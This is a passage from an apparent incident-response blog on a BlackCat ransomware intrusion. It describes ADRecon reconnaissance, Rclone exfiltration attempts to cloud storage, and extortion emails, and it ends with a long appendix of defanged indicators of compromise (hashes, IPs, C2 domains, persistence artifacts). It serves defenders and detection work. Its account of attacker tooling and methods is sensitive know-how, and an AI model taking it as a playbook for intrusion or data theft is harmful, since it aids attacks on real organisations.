		connectionsuccess
	445	connectionsuccess
		connectionfailed
	443	connectionfailed
	80	connectionfailed
	3389	connectionfailed
		connectionsuccess
	22	connectionfailed
	135	connectionsuccess
	8080	connectionsuccess

Snippet showing a summary of the network connections initiated by 'tomcat7.exe'


Evidence of this execution was an obfuscated PowerShell script named 'C:\osit\r.ps1' that was found on a local server. Although the file no longer existed after execution – presumably it was deleted by the threat actor – by analysing the PowerShell logs, it was possible to recover and decode the content of the file. The file was identified as 'ADRecon', an open-source PowerShell tool specifically designed to gather extensive information about Active Directory (AD) environments, including ACLs, DNS zones, BitLocker recovery keys, LAPS passwords, Domain accounts, and SPN credential hashes.





Snippet from Windows PowerShell logs showing the execution of 'r.ps1' encoded script and a snippet of a partial decode of the 'r.ps1' script showing that it is 'ADRecon'


Another exfiltration attempt by the 'C:\Window\debug\debug\host.exe' process was detected and terminated by an EDR. The hash of the executable indicates that this file was actually an 'Rclone' executable. Additional attempts to execute 'Rclone' were also blocked by the EDR, using different file names and different hashes.



Snippets from EDR and VirusTotal showing the detection of an exfiltration attempt using 'Rclone', renamed as 'reborn.exe'

The exfiltration attempts revealed two additional cloud services used by the threat actor for exfiltration. An 'Rclone' configuration file retrieved from a compromised server indicated the use of the 'IDrive' service, while a failed connection attempt to the 'pCloud.com' service was identified on another server.

Snippet showing the content of the Rclone configuration file




Snippet showing failed attempts to browse to pcloud.com

Phase 4: Extortion Attempts (days 30-45)

Later on the same day as the last known exfiltration attempts, the threat actor used a dedicated @protonmail account to send emails to dozens of employees of the victim company, with the subject "**** DATA LEAK", in which the threat actor claimed that terabytes of data had been exfiltrated from their network.

Some of the emails contained an attached image, which showed folders from a file server in the victim's network. The emails continued to be sent throughout the following weeks, from different email accounts to various recipients.



Snippet of one of the emails sent by the threat actor, which includes an image of shared folders leaked from the network

Two weeks later, a representative from the victim company contacted the threat actor, who provided a 'proof package' that included several documents that contained a list of supposedly exfiltrated files, sorted by host names.

After an additional two weeks, as part of the correspondence with the victim, the threat actor claimed to have a second proof package ready for publication, which included an attachment with a list of files that were supposedly exfiltrated.

Several weeks later, the files stolen from the victim were published on BlackCat's leak site on the dark web.

Conclusion

- The BlackCat ransomware group surfaced in November 2021, and has since become one of the most sophisticated and active threat groups, targeting high-profile multi-sector and worldwide organizations.
- Like other ransomware threat actors, BlackCat employs a Ransomware-as-a-Service business model, allowing its affiliates to leverage their tooling and infrastructure for ransomware and extortion attacks.
- Lately, we have noticed a trend of large companies being exploited via compromises of less security-mature third parties; this demonstrates the importance of organizations carefully mapping network connections with their vendors and limiting vendors' access to the minimum required.
- Blocking the internet connectivity of large networks is a challenging task for network administrators who need to preserve a company's operational continuity. In the incident described in this blog, although the victim company's IT team blocked on-premises internet access, their use of Azure Express Routes in the network allowed the threat actors to maintain access to the network, bypassing the organizational firewall.
- Organizations should have a predefined plan to mitigate ransomware attacks. In this case, the threat actor did not manage to execute encryption of the network, as the victim was willing to immediately block internet access as a mitigating measure.

Appendix – Indicators of Compromise

Files

Filename	SHA256 Hash
C:\PerfLogs\vic64.ps1	Badd8e92c57fe399235e82fb3579980885771ab9d826a7da71fc7c24441d656e
C:\users****\appdata\local\sap\vhd.exe	A2a86345b1f8597e5093b5277c90f64b9f36f6065886a02ea42cf4d9c56d04a2
C:\Windows\debug\rdh.exe	A2a86345b1f8597e5093b5277c90f64b9f36f6065886a02ea42cf4d9c56d04a2
C:\Windows\debug\svchost.exe,	2cefe6071edf7f1924e8bbdda54c555d09e2f758213f9fdeb9ff0291ab165171
C:\Windows\debug\Rclone\svchost.exe	2cefe6071edf7f1924e8bbdda54c555d09e2f758213f9fdeb9ff0291ab165171
C:\Users*****\Pictures\Camera Roll\Process Hacker\ProcessHacker.exe	Ba53e22e6eecccf194fcbda1c276282f03f15e516c17dbb98d023219be6fbd2f
C:\Perflogs\sdr.exe	A6b8d67e7cbef15f924adc3851ef94a2d5cf6986e72a59f9125a0883b695e529

C:\PerfLogs\vga.exe	A6b8d67e7cbef15f924adc3851ef94a2d5cf6986e72a59f9125a0883b695e529
C:\PerfLogs\hhd.exe	A6b8d67e7cbef15f924adc3851ef94a2d5cf6986e72a59f9125a0883b695e529
C:\Perflog\snmp.exe	E71acc77eeb63f8ee4bbbc85cc30c934e494bed60da0d2d451881d6560bf7b4a
C:\Perflogs\dxdiag.exe	E71acc77eeb63f8ee4bbbc85cc30c934e494bed60da0d2d451881d6560bf7b4a
C:\Intel\svchost.exe	602b476a34413c48e1ce2611de0fa205a558646ea5b33634eb262d0f30289867
C:\Windows***\svchost.exe	990436644e98eb4407391a8aec92fbfabfce42106272e0233b921c7a490ec163
C:\Windows\ADFS\appdata\appdata\svchost.exe	990436644e98eb4407391a8aec92fbfabfce42106272e0233b921c7a490ec163
C:\PerfLogs\123.exe, C:\Window\debug\debug\host.exe	990436644e98eb4407391a8aec92fbfabfce42106272e0233b921c7a490ec163
C:\Windows\debug\svchost.exe	Ee6e9701bbcf4805647bab998daa7f9d31f964cc63ef987e1ce33ae2fc5bd10d
C:\Windows\Tasks\pp.exe	9da438cf29567dd2fc6a4ba427856a76bedd3750d0c8c2e0e403a0f709ddd46b
C:\Users****\AppData\Local\Temp\Tomcat7.exe	9bcb72dc18703d4d9621f43665a1dc0fc08e8b04164480968ebf31e83453e7a8
C:\Windows\Tasks\pp.exe	5c1133f9dc638d1a9849b4b43e219de425dc6c3a829c4406b33248b4a7279519
C:\Users****\AppData\Local\Temp\4\services.exe	b6da9eaae907eeb20d36adee58337054a9e47498a494f002223fa6534be7c631
C:\Intel\PsExec.exe	3337e3875b05e0bfba69ab926532e3f179e8cfbf162ebb60ce58a0281437a7ef
C:\Intel\li.exe	49386203d706e66e2e67a6ba0038dba3a14032c66a2bbfa6631dbdb827dad895
C:\Intel\svchost.exe	49386203d706e66e2e67a6ba0038dba3a14032c66a2bbfa6631dbdb827dad895
C:\Intel\45.ps1	040de07d849c4bca4b750da9df00e20667d8733d57bb8386692dd7f5f65c2265
C:\temp\150.ps1	44f0e71eef95e17e90422e59fdde398ea8491f985d30b7f71f728edfda05595a
C:\Intel\exp.exe	8dc79c12fe1e8aefb870049c16fd1d62051207310702b99428cd73987e299ca3
C:\Users****\Pictures\Camera Roll\Process Hacker\peview.exe	58230a922c8fb3cd20e767f42d625bee0719f5f12ee280fa95a0f802ec55a16c
C:\Windows\debug\92.ps1	N/A
mobsnyc.exe	6A316C43676279A2B4168E99175BBABD27268ECDB882DECD96E4613A74194
C:\Windows\debug\svchost.exe	5562eb8bf9c730e03f85c3c11cad42a3b3e1f83174461baa95ef76a3cfbeab4c
C:\Users****\Documents\defoff.bat	f6440c5cfc1a0bf4fdc63124eef27f40be37af8f46d10aea9a645f5b084004e3
C:\Windows\debug\dd.ps1	69e5a13186f1c0c9c53da043f4a6694535d6900e599aac8d2eb41619aa5483e6
C:\Intel\svchost.exe	e4ad9a58147b691d4ef4b1ce6efe36dd1e12779b3eb06cd22c9e28eccaa6f252
C:\Users****\py\BG00Q.exe	e97bdf7fafb1cb2a2bf0a4e14f51e18a34f3ff2f6f7b99731e93070d50801bef
C:\programdata\comms\commsvc.exe	Benign
C:\ProgramData\SoftwareDistribution\wrapper.exe	Benign
C:\PerfLogs\reborn.exe	5eae9b7f5a70774ce8e3a926ec1d6aaa48054a3e2c916565ebf327a4acca8726

C:\PerfLogs\test.exe	53ae3567a34097f29011d752f1d3afab8f92beb36a8d6a5df5c1d4b12edc1703
C:\PerfLogs\WinSCP-5.21.8-Setup.exe	abf0bb2c73dea0b66de3f2fa34c03987980c3db4406f07c5f3b8c25dc6f5511f
C:\osit\r.ps1	N/A
C:\Windows\Tasks\kdg.exe	49676b4892a606461aae98691f03614cf268f6de2e51950a3e4c94fe92605a85
C:\Users****\Pictures\Camera Roll\Process Hacker\netscan.exe	18f0898d595ec054d13b02915fb7d3636f65b8e53c0c66b3c7ee3b6fc37d3566
C:\temp\netscanA.exe	18f0898d595ec054d13b02915fb7d3636f65b8e53c0c66b3c7ee3b6fc37d3566
C:\temp\netscan2.exe	18f0898d595ec054d13b02915fb7d3636f65b8e53c0c66b3c7ee3b6fc37d3566
C:\temp\netscan3.exe	18f0898d595ec054d13b02915fb7d3636f65b8e53c0c66b3c7ee3b6fc37d3566
C:\temp\netscan4.exe	18f0898d595ec054d13b02915fb7d3636f65b8e53c0c66b3c7ee3b6fc37d3566
C:\temp\netscan5.exe	18f0898d595ec054d13b02915fb7d3636f65b8e53c0c66b3c7ee3b6fc37d3566
C:\temp\netscan6.exe	18f0898d595ec054d13b02915fb7d3636f65b8e53c0c66b3c7ee3b6fc37d3566
C:\temp\netscan7.exe	18f0898d595ec054d13b02915fb7d3636f65b8e53c0c66b3c7ee3b6fc37d3566
C:\temp\netscan8.exe	18f0898d595ec054d13b02915fb7d3636f65b8e53c0c66b3c7ee3b6fc37d3566
sap.bat	3ed3958ffa013ac9c58d9a046504fe04fae39e90537243a472fc12a47a6726d0
C:\Users****\AppData\Local\Temp\Tomcat7.exe	2123b5f292bda6ec932fbee40fb5074a488fbce9f9f7e89663c0825912014ba9
C:\Users****\appdata\local\temp\Tomcat7.exe	3f506c488315e0d3c2e71e1bf37cfac57f92898234f6a6250069d7bfe3f9d708
C:\programdata\comms\tomcat7.exe	Bf1590fb8d7768796e24b030d7e1ed825d23cc696fa5426098b0f6e6b38f8a97
C:\osit\etf\svchost.exe	0a75a6d19e22b55d947d38cf9bde5aad1119eea8a7db6da2d32c1af9eb4d64ce
C:\Users****\AppData\Local\Temp\tkrunas.exe	7c292638209b6bb766948f8d4b88c81139847a0da5d1c30dca4155908dfff1d0
C:\hp\hps\lw_agt\bin\tkrunas.exe	7c292638209b6bb766948f8d4b88c81139847a0da5d1c30dca4155908dfff1d0
C:\Users****\AppData\Local\Temp\Tomcat7.exe	B7fdd1dbdb9a1cb3227aa46a28439cfbf13ca32e6b4bacce195ec13ff5556299
C:\Users****\Appdatat\local\temp\Tomcat7.exe	43d47b87fc343e2a49a3d558e4efb3dff27b831457e23f9d02183ef6ec07adae
C:\Users****\AppData\Local\Temp\Tomcat7.exe	2389a26c926f7eb65e3871d00c1cb41d65ce02181f7091d340d885faeaa1bd76
C:\Users****\AppData\Local\Temp\mobsnyc.exe	2e9fde1c7d445605bf968c8917e4498ae22c6e7249c9e6f24741d3e102852b2c
C:\Windows\Tasks\Tomcat7.exe	2e9fde1c7d445605bf968c8917e4498ae22c6e7249c9e6f24741d3e102852b2c
C:\Users****\AppData\Local\Temp\scvhost.exe	2e9fde1c7d445605bf968c8917e4498ae22c6e7249c9e6f24741d3e102852b2c
C:\Windows\debug\svchost.exe	99b174418316df3953d56d0aac1ae5341d1361a8d58eb24563d685f33b9311ad
C:\windows\debug\sense.exe	4f195a6012c6e043e66955dc53b8315c71cb3be458f3b7f6f4ffaf0f3e7068f5
C:\Windows\debug\svchost.exe	4f195a6012c6e043e66955dc53b8315c71cb3be458f3b7f6f4ffaf0f3e7068f5
C:\Windows\debug\nomads.exe	4f195a6012c6e043e66955dc53b8315c71cb3be458f3b7f6f4ffaf0f3e7068f5
C:\programdata\softwaredistribution\tomcat7.exe	dc2371d156601725f93467c337021155e2b90c8e665ff9743198b30bb03598ed
C:\ProgramData\SoftwareDistribution\Tomcat8.exe	dc2371d156601725f93467c337021155e2b90c8e665ff9743198b30bb03598ed
C:\Intel\li.exe	c7d6668d0e9c6b1bc8f3897dca3df7ecf02595e02163aed53baeb40ae7f9e9c1
C:\Intel\1.exe	378d384cd560704ffbedec15b5265eafddf82e63a292ae460db86059f3a4bcd7

C:\Windows\debug\NisSrv.exe	48bb2561a47ef86bfb2e296a046039e819d5f9fb8e34338edf1c0d1b04464a42
C:****\tkrunas.exe	95b67a47f1092049d7e42b1c6cf226d43bcb3bd73d6f9c43561a1aef61d16b99
C:****\tkrunas.exe	95b67a47f1092049d7e42b1c6cf226d43bcb3bd73d6f9c43561a1aef61d16b99
C:****\45.ps1	09ad69e857230603ab8679221f1b2f20d913c379e74ff26e877aa408e779ded6
C:\hp\hps\lw_agt\bin\GoogleUpdates.exe	96b193e79fe0861b40321725b6024043896f0f8998ad44ce229651fbe6ebd64d
C:\windows\debug\NisSrv.exe	E89E21AFFA852BBD27E58F3E58E1D2E8AADD2C771184F6EEE634EDC8F97B
C:\Windows\debug\svchost.exe	b00a51eecb37662302b63d46acabc03180f9a46446250b46df795a4a40c682f2
C:\PerfLogs\snmp.exe	df0ebe83f3bb196ece5b3daa817f7faa7ecb0769e5ad79f054dbae7c90cfd37c
C:\temp\netscan.exe	6ed088d4630875571dabcb672b4d3808aa6e59b32c490d2f23b1b8c0acbc1788
C:\Users****\AppData\Local\Temp\Tomcat.exe	61b86b8d2621817be43b8b341876616e45aad512bc739334468f3684d177ddc1
pre.py	5e90f53f47cc3b935bf9f1e25a8a6289203445a304447c26deb4a6147acfaa7f
C:\temp\1.ps1	c08dd490860b54ae20fa9090274da9ffa1ba163f00d1e462e913cf8c68c11ac1
C:\Windows\debug\svhost.exe	001f1afd8773bf4172dc5437471af892a70e069c53e78a0650dc6f07705f93f9
C:\Intel\svchost.exe	ee4c8eefa910debc1a174329608b3dc5edea69222cf4ab59ccc395094733b896
C:\Intel\svchost.exe	89711b49a414a9d4617d1753b020d3633ce75ee475bf24cbe9fa3be858480323
C:\Intel\svchost.exe	b24900156b6cf240b80ab608c8c90473706e53e0d99dd009911a63fa388f1891
C:\Intel\li.exe	b9d51db1729e052286e523d5c673ffae77c81233ad5445edbff1581cc67d6198
C:\Intel\1.exe	af638e0bfc922732c8737ad701492e078df1cb1272f721180c4a0b880bbbb6c2
C:\Intel\svchost.exe	0148d027724b03371608534de064dfed03b3d44a4cb785d59d13952ecdde4a40
C:\Intel\1.exe	e8d9d28934ae8969923e12d6b85b2a118531ee66aed676cfa28e215c067d3a9c
C:\Intel\1.exe	81abed6b912a32c31394c9d0238c84736e7bc0f490f59bd0e8b37c42f9e3f5e7
C:\PerfLogs\vga.exe	27bd2f2214422870acbfa4e9f3b5087654564827d9c421c227556a2c3207910a
C:\Intel\Debug-String.ps1	4f819fc5a3c74c1c096e6340b0acf4c6eb6f97ad09e607aab03aac33936e2b53
C:\Windows\debug\svchost_original.exe	12798adb2780c1c2e7966dd6a36fde9f173b95a31fad7b11a1e65648eb623489
C:\Windows\debug\svchost.exe	eb9f273c73e82e609f1ffd94271b5416b05d6c8565b9475631dce3e4f2c33d6a
C:\PerfLogs\sdr.exe	a2861823c0206baf9652057f88702b6ede28546974563b5f33556632a178c8c8
C:\PerfLogs\vga.exe	a2861823c0206baf9652057f88702b6ede28546974563b5f33556632a178c8c8
C:\PerfLogs\vda.exe	a2861823c0206baf9652057f88702b6ede28546974563b5f33556632a178c8c8
C:\PerfLogs\hhd.exe	a2861823c0206baf9652057f88702b6ede28546974563b5f33556632a178c8c8
C:\PerfLogs\sdr.exe	155ac119f8d234fc1aa99fd217132cc9d144b8ea1ad8e4d1ab116b5920f3c03a
C:\PerfLogs\vga.exe	155ac119f8d234fc1aa99fd217132cc9d144b8ea1ad8e4d1ab116b5920f3c03a
C:\PerfLogs\vga.exe	18f514b2f98ec00157482f3eb0d9dba32bf26cb48ea27e9823f18f73041459ec
C:\PerfLogs\vga.exe	34f12e86bb2ea057f80604400a786641f341672eb28cea36c47ffb7808b3b273
C:\PerfLogs\vga.exe	3e3171f1e6bc4b2e70018121fb5b18421c7b75e4d92a0d6519573a48ea9bad70
C:\PerfLogs\sdr.exe	84009ab4b86137f3745b28a993869254bb186f417375fe14436cfb6d57282678
C:\PerfLogs\vga.exe	84009ab4b86137f3745b28a993869254bb186f417375fe14436cfb6d57282678
C:\PerfLogs\vga.exe	892093dba8030a8c1706086fe38b2fd48f9daf2a2e3068fdd8051c577a28e8a4
C:\PerfLogs\vga.exe	8f056443a68a56166aeef37d2ad5f08a229d3a3e116cdf9e7fb13709d2c0dc4a
C:\PerfLogs\vga.exe	a0e918490e9e3121cb22e6a7334df09f69eb00ee24405a8a980b6a4e844120ef
C:\PerfLogs\vga.exe	ac3ba76a3b427d111f4784c744d2b6899d6b9f9ddd05fa0444a5f1aa06773547

C:\PerfLogs\vga.exe	c017e59080f8664d42130aeae098803cf15da3a553ae63e391e9a7415532c3f3
C:\Users****\py.zip	N/A
C:****\st.ps1	N/A
C:****\tkrunasbak.exe	N/A
C:\perflogs\awk.ps1	N/A
obfs.ps1	N/A

IP Addresses

Value	Description
104.21.15[.]158	IP of timelesstravelinc[.]com
172.67.142[.]67	IP of timelesstravelinc[.]com
104.21.37[.]3	IP of victorianshow[.]com
172.67.201[.]252	IP of victorianshow[.]com
104.21.74[.]11	IP of bellebobas[.]com
172.67.152[.]173	IP of bellebobas[.]com
172.64.80[.]1	IP of bellebobas[.]com
116.203.186[.]178	IP of bashupload[.]com
152.199.19.[]161	IP contacted by Cobalt Strike Beacon in sandbox execution
91.109.201[.]223	Related to vga.exe, sdr.exe, dfgui.exe
176.105.202[.]212	Hosted vic64.ps1
190.61.121[.]35	Used by tomcat.exe
192.229.221[.]95	IP contacted by Cobalt Strike Beacon in sandbox execution
34.120.115[.]102	Used by hhd.exe
41.63.96[.]128	IP contacted by Cobalt Strike Beacon
45.137.117[.]144	Related to adservice.tech-manufacturing[.]com
46.174.236[.]175	IP of adservice.tech-manufacturing[.]com
172.67.191[.]26	IP of lenfante[.]com
104.21.76[.]76	IP of lenfante[.]com

Domains

Value	Description
bashupload[.]com	Hosted vic64.ps1
bellebobas[.]com	Command and Control
lenfante[.]com	Command and Control
sevanbicakcifilm[.]com	Command and Control
timelesstravelinc[.]com	Command and Control
victorianshow[.]com	Command and Control
wasabi[.]com	Used for exfiltration
s3.wasabisys[.]com	Used for exfiltration
k6l2.or.idrivee2-36[.]com	Used for exfiltration
Ip[.]sb	Used to resolved IP addresses

Other Artifacts

Value	Type	Description
WIN-LIVFRVQFMKO	Hostname	Machine used by the threat actor
WIN-2513OKBPOH9	Hostname	Machine used by the threat actor
DESKTOP-PSGDD89	Hostname	Machine used by the threat actor
C:\Users****\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\sap.bat	Startup item	Persistence mechanism
commsd	Service name	Executes tomcat7.exe malware
tomcat7	Service name	Executes tomcat7.exe malware
